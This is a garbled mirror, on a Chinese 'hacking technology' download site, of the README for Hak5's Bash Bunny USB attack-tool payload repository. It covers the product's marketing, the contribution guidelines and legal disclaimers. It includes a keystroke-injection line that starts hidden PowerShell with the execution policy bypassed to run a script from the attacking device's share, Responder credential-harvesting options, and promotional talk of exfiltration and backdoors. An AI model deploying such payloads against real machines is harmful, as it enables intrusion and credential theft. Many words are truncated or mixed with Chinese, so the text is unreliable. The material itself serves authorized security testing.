 黑客技术
点击放大
bashbunny-payloads - The Official Bash Bunny Payload Repository
项目说明
Payload Library for the Bash Bunny by Hak5
This repository contains payloads and extensions for the Hak5 Bash Bunny. Community de payloads are listed and de are encouraged to create pull requests to make changes to or submit new payloads.
Payloads here are written in official DuckyScript™ and Bash specifically for the Bash Bunny. Hak5 does NOT guarantee payload functionality. <a href="#legal"><b>See Legal and Disclaimers</b></a>
<di="center">
<img src="
<img src="
<br/>
<img src="
<img src="
</div>
<br/>
<p align="center">
<a href=" src="
<br/>
<a href=" Featured Bash Bunny Payloads and Leaderboard</a>
<br/><i>Get your payload in front of thousands. Enter to win over $2,000 in prizes in the <a href=" Payload Awards!</a></i>
</p>
<di="center">
<a href=" src="
<a href=" src="
<a href=" src="
<a href=" src="
<a href=" src="
<br/><br/>
</div>
Table of contents
<details open>
<ul>
<li><a href="#about-the-bash-bunny">About the Bash Bunny</a></li>
<li><a href="#build-your-payloads-with-payloadstudio">PayloadStudio (Editor + Compiler)</a></li>
<li><b><a href="#contributing">Contributing Payloads</a></b></li>
<li><a href="#legal"><b>Legal and Disclaimers</b></a></li>
</ul>
</details>
Shop
Getting Started
Documentation / Learn More
Community
*Got Questions? Need some help? Reach out:*
Additional Links
<b> Follow the creators </b><br/>
<p>
<b>Korben's Socials</b><br/>
<a href=" src="
<a href=" src="
<br/>
<b>Darren's Socials</b><br/>
<a href=" src="
<a href=" src="
</p>
<br/>
<h1><a href=" the Bash Bunny</a></h1>

Linux machine in a USB. By emulating combinations of trusted USB devices — like gigabit Ethernet, serial, flash storage and keyboards — the Bash Bunny tricks computers into di data, exfiltrating documents, installing backdoors and many more exploits.
<b><di="center">
<br/>
<br/><br/>
</div></b>
<p align="center">
<a href="
<img src=" width="500"/>
</a>
<br/>
</p>
<p align="center">
<img src=" alt="image">
</p>
<di="center">AD ATTACKS </div>
For the sake of con, computers trust a number of devices. Flash drives, Ethernet adapters, serial devices and keyboards to name a few. These ha mainstays of modern computing. Each has their own unique attack . When combined? The possibilities are limitless. The Bash Bunny is all of these things, alone – or in combination – and more!
<p align="center">
<img src=" alt="image">
</p>
<di="center">SIMPLE PAYLOADS </div>
Each attack, or payload, is written in a simple Ducky Script™ language consisting of text files. This repository is home to a growing library of community de payloads. Staying up to date with all of the latest attacks is just a matter of downloading files from git. Then loading ’em onto the Bash Bunny just as you would any ordinary flash drive.
<p align="center">
<img src=" alt="image">
</p>
<di="center">SIMPLE POWERFUL HARDWARE </div>
It's a full featured Linux box that'll run your fa tools e now thanks to the optimized quad-core CPU, desktop-class SSD and doubled RAM. Choose and monitor payloads with the selection switch and RGB LED. Access an unlocked root terminal Serial console. Exfiltrate gigs of loot . E trigger or geofence payloads .
<h1><a href=" your payloads with PayloadStudio</a></h1>
<p align="center">
Take your DuckyScript™ payloads to the next level with this full-featured,<b> web-based (entirely 客户端 side) </b> de en.
<br/>
<a href=" width="500px" src="
<br/>
<i>Payload studio features all of the con of a modern IDE, right from your browser. From syntax highlighting and auto-completion to li and repo synchronization - building payloads for Hak5 hotplug tools has never been easier!
<br/><br/>
Supports your fa Hak5 gear - USB Rubber Ducky, Bash Bunny, Key Croc, Shark Jack, Packet Squirrel & LAN Turtle!
<br/><br/></i><br/>
<a href=" a PayloadStudio Pro</a> and <b> Unleash your hacking creativity! </b>
<br/>
OR
<br/>
<a href=" Try Community Edition FREE</a>
<br/><br/>
<img src="
<br/>
<i> Payload Studio Themes Preview GIF </i>
<br/><br/>
<img src="
<br/>
<i> Payload Studio Autocomplete Preview GIF </i>
</p>
Disclaimer
Generally, payloads may execute commands on your device. As such, it is possible for a payload to damage your device. Payloads from this repository are provided AS-IS without warranty. While Hak5 makes a best effort to review payloads, there are no guarantees as to their effecti. As with any script, you are advised to proceed with caution.
<h1><a href='
<p align="center">
<a href=" src="
<br/>
<a href=" Featured Payloads and Leaderboard </a>
</p>
Please adhere to the following best practices and style guides when submitting a payload.
Once you ha your payload, you are encouraged to contribute to this repository by submitting a Pull Request. Re and Approved pull requests will add your payload to this repository, where they may be publically a.
Please include all resources required for the payload to run. If needed, provide a README.md in the root of your payload's directory to explain things such as intended use, required configurations, or anything that will not easily fit in the comments of the payload.txt itself. Please make sure that your payload is tested, and free of errors. If your payload contains (or is based off of) the work of other's please make sure to cite their work giving proper credit.
Purely Destructi will not be accepted. No, it's not "just a prank".
Subject to change. Please ensure any submissions meet the latest of these standards before submitting a Pull Request.
Naming Con
Please give your payload a unique, descriptive and appropriate name. Do not use spaces in payload, directory or file names. Each payload should be submit into its own directory, with
- or _ used in place of spaces, to one of the categories such as exfiltration, phishing, remote_access or recon. Do not create your own category.Staged Payloads
"Staged payloads" are payloads that download 代码 from some resource external to the payload.txt.
While staging 代码 used in payloads is often useful and appropriate, using this (or another) github repository as the means of deploying those stages is not. This repository is not a CDN for deployment on target systems.
Staged 代码 should be copied to and hosted on an appropriate 服务端 for doing so by the end user - Github and this repository are simply resources for sharing 代码 among de and users.
See: GitHub acceptable use policies
Additionally, any 源码 代码 that is intended to be staged (by the end user on the appropriate infrastructure) should be included in any payload submissions either in the comments of the payload itself or as a seperate file. Links to staged code are unacceptable; not only for the reasons listed above but also for control and user safety reasons. Arbitrary 代码 hidden behind some pre-defined external resource via URL in a payload could be replaced at any point in the future unbeknownst to the user -- potentially turning a harmless payload into something dangerous.
Including URLs
URLs used for retrieving staged 代码 should refer exclusively to example.com using a bash in any payload submissions see Payload Configuration section below.
Staged Example
Example scenario: your payload downloads a script and the executes it on a target machine.
Simple Example of this style of payload
Payload Configuration
Be sure to take the following into careful consideration to ensure your payload is easily tested, used and maintained.
In many cases, payloads will require some level of configuration by the end payload user.
Payload Documentation
Payloads should begin with
# bash comments specifying the title of the payload, the author, the target, and a brief description.Binaries
Binaries may not be accepted in this repository. If a binary is used in conjunction with the payload, please document where it or its 源码 may be obtained.
Configuration Options
Configurable options should be specified in at the top of the payload.txt file
# Options
RESPONDER_OPTIONS="-w -r -d -P"
LOOTDIR=/root/udisk/loot/quickcreds
LED
The payload should use common payload states rather than unique color/pattern combinations when possible with an LED command preceding the Stage or ATTACKMODE.
# Initialization
LED SETUP
GET SWITCH_POSITION
GET HOST_IP
# Attack
LED ATTACK
ATTACKMODE HID ECM_ETHERNET
Stages and States
Stages should be documented with comments
# Keystroke Injection Stage
# Runs hidden powershell which executes \\172.16.64.1\s\s.ps1 when a
GET HOST_IP
LED STAGE1
ATTACKMODE HID
RUN WIN "powershell -WindowStyle Hidden -Exec Bypass \"while (\$true) { If (Test-Connection $HOST_IP -count 1) { \\\\$HOST_IP\\s\\s.ps1; exit } }\""
Common payload states include a SETUP, with may include a FAIL if certain conditions are not met. This is typically followed by either a single ATTACK or multiple STAGEs. More complex payloads may include a SPECIAL function to wait until certain conditions are met. Payloads commonly end with a CLEANUP phase, such as moving and deleting files or stopping services. A payload may FINISH when the objective is complete and the device is safe to eject or turn off. These common payload states correspond to LED states.
<h1><a href="
Payloads from this repository are provided for educational purposes only. Hak5 gear is intended for authorized auditing and security analysis purposes only where permitted subject to local and international laws where applicable. Users are solely responsible for compliance with all laws of their locality. Hak5 LLC and affiliates claim no responsibility for unauthorized or unlawful use.
Bash Bunny and DuckyScript are the trademarks of Hak5 LLC. Copyright © 2010 Hak5 LLC. All rights reserved. No part of this work may be reproduced or transmitted in any form or by any means without prior written permission from the copyright owner.
Bash Bunny and DuckyScript are subject to the Hak5 license agreement ()
DuckyScript is the intellectual property of Hak5 LLC for the sole benefit of Hak5 LLC and its licensees. To inquire about obtaining a license to use this material in your own project, contact us. Please report counterfeits and brand abuse to .
This material is for education, authorized auditing and analysis purposes where permitted subject to local and international laws. Users are solely responsible for compliance. Hak5 LLC claims no responsibility for unauthorized or unlawful use.
Hak5 LLC products and technology are only a to BIS recognized license exception ENC fa treatment countries pursuant to US 15 CFR Supplement No 3 to Part 740.
See also:
Hak5 Software License Agreement
Terms of Service
Disclaimer
<h3><b>As with any script, you are advised to proceed with caution.</h3></b>
<h3><b>Generally, payloads may execute commands on your device. As such, it is possible for a payload to damage your device. Payloads from this repository are provided AS-IS without warranty. While Hak5 makes a best effort to review payloads, there are no guarantees as to their effecti.</h3></b>
项目信息
开发语言:PowerShell
Star 数:2974
技术要点
该项目属于黑客技术方向的开源资源,代码结构清晰,适合安全研究人员学习参考。项目围绕The Official Bash Bunny Payload Repository展开,提供了可运行的实现,对理解相关安全机制、工具原理与攻防技术具有较高的研究价值。
从技术实现角度看,此类项目的核心在于对底层原理的深入理解与工程化落地。开发者在研究过程中可以结合官方文档与社区讨论,梳理项目的初始化流程、核心模块职责与数据流转,逐步掌握其中的技术细节与设计思路。
使用与学习建议
1. 下载源码压缩包,解压到本地环境。
2. 根据项目类型准备对应的运行环境与依赖。
3. 按照 README 中的步骤完成配置与部署。
4. 在隔离的测试环境中运行验证,避免影响生产系统。
免责声明
本资源来源于开源社区,仅供安全研究、技术学习与合法授权范围内的攻防演练使用,请勿用于任何非法或侵害他人权益的用途。使用本项目产生的一切后果由使用者自行承担。
| 资源标题 | bashbunny-payloads - The Official Bash Bunny Payload Repository |
| 所属分类 | 黑客技术 |
| 发布作者 | admin |
| 发布时间 | 2026-10-05 22:11:36 |
| 下载权限 | 免费下载 |
| 附件数量 | 2 个下载链接 |
| 浏览次数 | 176 |
| 讨论数量 | 0 |
| 主题状态 | 正常讨论中 |